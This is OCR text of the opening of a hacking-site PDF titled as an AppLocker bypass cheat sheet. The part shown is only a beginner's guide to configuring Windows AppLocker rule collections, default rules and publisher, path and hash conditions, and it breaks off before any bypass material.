
iGNITE Technologies

APPLOCKER BYPASS CHEAT SHEET



WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Windows Applocker Policy – A Beginner's Guide

Introduction to Applocker

What is applocker Policy?

Windows Applocker is a function that was introduced in home windows 7 and windows server 2008 r2 as a method to restrict the usage of unwanted Programs. Windows AppLocker lets administrators control which executable files are denied or allowed to be run. With this policy, administrators are able to generate rules based on file names, publishers or file locations on unique identities of files and specify which users or groups can execute those applications.

What can your rules be based upon?

The AppLocker console is ordered into rule collections, which include executable files, scripts, Windows Installer files, packaged apps, and packaged app installers, and DLL files. These collections allow you to easily distinguish rules for different types of applications. The following table lists the file formats included in each rule collection.

Rule collection	Associated file formats
Executable files	.exe .com
Windows Installer files	.msi .msp .mst
Scripts	.ps1 .bat .cmd .vbs .js
Packaged apps and packaged app installers	.appx
DLL files	.dll .ocx


Who Should Use AppLocker?

AppLocker is worthy for organizations that have to accomplish any of the following jobs:

- Check which applications are allowed to run inside the company network.
- Check which users are allowed to use the licensed program.
- Offer an audit log of what kind of applications clients were running.
- Prevent trendy users from installing software per user.


Configure the Applocker to Allow/Deny Execution of an App

In the Group Policy Object Editor at ***Computer Configuration > Windows Settings > Security Settings > Application Control Policies > AppLocker***, the Windows AppLocker settings exist.




Configure Enforcement Rule


Use the enforcement setting for each collection to configure to Enforce rules, rules are enforced for the rule collection and all events are audited.



1. Select the **Configured** check box for the rule collection that you are editing, and then verify that **Enforce rules** are selected.
2. Click OK.




Open the **Advanced** tab and enable the DLL rule collection.



Create Default Rules

AppLocker includes default rules for each rule collection. These rules are intended to help ensure that the files that are required for Windows to operate properly are allowed in an AppLocker rule collection.

- Open the AppLocker console.
- Right-click the appropriate rule type for which you want to generate default rules automatically. You can automatically create executable rules, Windows Installer rules, script rules, and packaged application rules.
- Click Create Default Rules.
- **Executable Default Rule Types Include:**
- Allow members of the local **Administrators** group to run all apps.
- Allow members of the **Everyone** group to run apps that are located in the Windows folder.
- Allow members of the **Everyone** group to run apps that are located in the Program Files folder.




Modify Executable Default Rules to Allow an App


A rule can be configured to use allow or deny actions:

- **ALLOW:** You can specify which files are allowed to run in your environment, and for which users or groups of users.
- **DENY:** You can specify which files are not allowed to run in your environment, and for which users or groups of users.

Once you have configured default rules as done above, then you can modify it as per your requirement. For example, if you want to modify rule: "Allow members of the Everyone group to run apps that are located in the Program Files folder" for specific user or group to allow a specific program file execution, then go its property by making right click on that rule and follow below steps.



Select the file or folder path that this rule should affect. The asterisk (*) can be used as a wildcard in the rules of the path. For example, %ProgramFiles% * indicates that all files and subfolders within that path.



Rule conditions

Conditions of rules are criteria for AppLocker to identify the applications to which the rule applies. The three main rules are the publisher, path, and hash of the file.

Publisher

Identifies a digital signature- based application. The digital signature encloses information about the company (the publisher) who created the application.
Wildcard characters can be used as values in the publisher rule fields according to the following specifications:

Advantage:

- Frequent updating is not required.
- You can apply different values within a certificate.
- You can use a single rule to allow a complete product suite.
- Within the publisher rule, you can use the asterisk (*) wildcard character to specify that any value should match.

Disadvantage:

- While a single rule can be used to allow a complete product suite, all files in the suite must be uniformly signed.

Path

Identify an app in the computer file system or on the network by its location. For well-known paths such as Program Files and Windows, AppLocker uses custom path variables.

Advantages:

- Many folders or a single file can be easily controlled.
- The asterisk (*) can be used as a wildcard in the rules of the path. For example, %ProgramFiles%\Microsoft Office* indicates that all files and subfolders within the Microsoft Office folder will be affected by the rule.

Disadvantage:

- It could be at risk if a rule that is organized to use a folder path holds subfolders that are writable by the local user.

File Hash


Represents the calculated cryptographic hash system of the identified file. For non-digitally signed files, file hash rules are safer than path rules.

Advantage:

- Since each file has a unique hash, a file hash condition only applies to one file.

Disadvantage:

- Whenever the file is updated (such as security updates or upgrades), the hash of the file changes. Consequently, you have to manually update the rules for file hash.




Modify Windows Installer Default Rules to Allow an App

Windows Installer Default Rule Types Include:

- Allow members of the local **Administrators** group to run all Windows Installer files.
- Allow members of the **Everyone** group to run all digitally signed Windows Installer files.
- Allow members of the **Everyone** group to run all Windows Installer files that are located in the Windows\Installer folder.

Similarly, if you want to modify Windows Install default rules, then repeat above steps.



Wildcard characters can be used as values in the publisher rule fields according to the following specifications:


Publisher: The asterisk (*) character used by itself represents any publisher.

Product name: The asterisk (*) character used by itself represents any product name.


File name: Either the asterisk (*) or question mark (?) characters used by themselves represent any and all file names.

File version: The asterisk (*) character used by itself represents any file version. If you want to limit the file version to a specific version or as a starting point, you can state the file version and then use the following options to apply limits:

- **Exactly**. The rule applies only to this version of the app
- **And above**. The rule applies to this version and all later versions.
- **And Below**. The rule applies to this version and all earlier versions.




Open Exceptions and then again select Publisher.




Modify Script Default Rules to Allow an App

Script Default Rule Types Include:


- Allow members of the local **Administrators** group to run all scripts.
- Allow members of the **Everyone** group to run scripts that are located in the Program Files folder.
- Allow members of the **Everyone** group to run scripts that are located in the Windows folder.
- Similarly, if you want to modify Script default rules, then repeat above steps.



Select the file or folder path that this rule should affect.




Open Exceptions and then again select Publisher.
In this way, you can implement Default rules and modify them for Executable file, Script rules or Windows Installer files according to your situation.




Creating New Rules to Block an APP

